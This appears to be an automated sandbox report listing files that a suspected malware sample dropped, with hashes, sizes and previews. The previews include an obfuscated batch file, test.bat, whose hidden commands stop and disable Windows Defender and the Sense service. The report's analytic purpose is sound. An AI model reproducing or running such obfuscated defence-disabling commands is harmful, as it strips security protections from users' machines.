SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N

C:\Users\user\AppData\Local\Temp\1e4f62ac-bca5-4600-b04a-d7891f7e2c9c\test.bat	
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D2671 E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......oH..+)..+)..+)...&.))...&.9).....()......)..+)...(......()......).....*).....*).. Rich+)..........................PE..L.....(_..@..........................@...L............a...........B..x!..........p.. <...........................text...).......................... ..`.rdata.../.......0.................@..@.data..............................@....rsrc....a.......b.................@..@.. ....

C:\Users\user\AppData\Local\Temp\9d867b4e-5195-4596-afb6-59f3900a9b34\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D2671 E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0aba2cz2.2o3.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0aba2cz2.2o3.ps1	
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0aksjjl4.huj.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_14mth0zf.p33.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3skfr03i.k0g.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4b1cuv11.wnu.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4rrhh3gr.1rx.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5klvdlpk.hsj.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a0xmqn2r.gd2.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a0xmqn2r.gd2.psm1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_aiurkyq3.qfq.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_bibt4rty.ekg.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c3otno1d.wfu.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dqhmqc1e.obi.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dqhmqc1e.obi.psm1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_duojlw4g.cqn.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ee1b2zyb.gu4.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_erz0eznc.o13.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gwz05c4v.eyy.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gwz05c4v.eyy.psm1	
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i03kuhx3.zy3.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i3ngqwhi.byn.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ikk4co3q.iez.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ikk4co3q.iez.ps1	
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jqu32v3x.5mi.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jzwtfeio.ezv.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kjjvdn52.xo1.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_loznprc0.rcv.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_loznprc0.rcv.ps1	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ltie5wme.mdm.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mmj4fljp.3si.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rqxewl0k.kes.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_s1olpbjk.3js.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_s1olpbjk.3js.ps1	
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_san23gdf.w2a.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tw2vryi5.bdg.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
